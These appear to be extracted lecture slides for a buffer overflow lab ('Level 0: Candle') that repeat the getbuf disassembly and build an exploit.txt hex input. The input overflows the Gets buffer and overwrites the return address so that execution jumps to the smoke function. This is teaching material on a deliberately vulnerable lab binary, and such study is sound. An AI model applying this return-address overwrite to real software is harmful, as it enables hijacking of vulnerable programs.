

System Programming

Buffer Overflow Lab

Level 0: Candle


Level 0: Candle

```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax,(%esp)  
call    8048dba <Gets>  
mov     $0x1,%eax  
leave  
ret
```

%ebp

%esp

%eax




Level 0: Candle

```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax,(%esp)  
call    8048dba <Gets>  
mov     $0x1,%eax  
leave  
ret
```

%ebp


%esp

%eax




Level 0: Candle

```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax,(%esp)  
call    8048dba <Gets>  
mov     $0x1,%eax  
leave  
ret
```




Level 0: Candle

```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax,(%esp)  
call    8048dba <Gets>  
mov     $0x1,%eax  
leave  
ret
```




Level 0: Candle

```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax,(%esp)  
call    8048dba <Gets>  
mov     $0x1,%eax  
leave  
ret
```



Level 0: Candle


```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax, (%esp)  
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call    8048dba <Gets>  
mov     $0x1,%eax  
leave  
ret
```


1st arg: %eax



Level 0: Candle

```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax,(%esp)  
call    8048dba <Gets>  
mov     $0x1,%eax  
leave  
ret
```

Now, <Gets> will start to fill the stack from address %ebp-0x28




Level 0: Candle

```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax,(%esp)  
call    8048dba <Gets>  
mov     $0x1,%eax  
leave  
ret
```

```
08048cd8 <smoke>:  
...
```

```
exploit.txt:  
78 56 34 12  
00 00 00 00  
...  
00 00 00 00  
00 00 00 00  
d8 8c 04 08
```




Level 0: Candle

```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax,(%esp)  
call    8048dba <Gets>  
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```
exploit.txt:  
78 56 34 12  
00 00 00 00  
...  
00 00 00 00  
00 00 00 00  
d8 8c 04 08
```




Level 0: Candle

```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax,(%esp)  
call    8048dba <Gets>  
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```
08048cd8 <smoke>:  
...
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```
exploit.txt:  
78 56 34 12  
00 00 00 00  
...  
00 00 00 00  
00 00 00 00  
d8 8c 04 08
```




Level 0: Candle

```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax,(%esp)  
call    8048dba <Gets>  
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leave  
ret
```

```
08048cd8 <smoke>:  
...
```

```
exploit.txt:  
78 56 34 12  
00 00 00 00  
...  
00 00 00 00  
00 00 00 00  
d8 8c 04 08
```




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```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax,(%esp)  
call    8048dba <Gets>  
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ret
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```
08048cd8 <smoke>:  
...
```

```
exploit.txt:  
78 56 34 12  
00 00 00 00  
...  
00 00 00 00  
00 00 00 00  
d8 8c 04 08
```




Level 0: Candle

```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax,(%esp)  
call    8048dba <Gets>  
mov     $0x1,%eax  
leave  
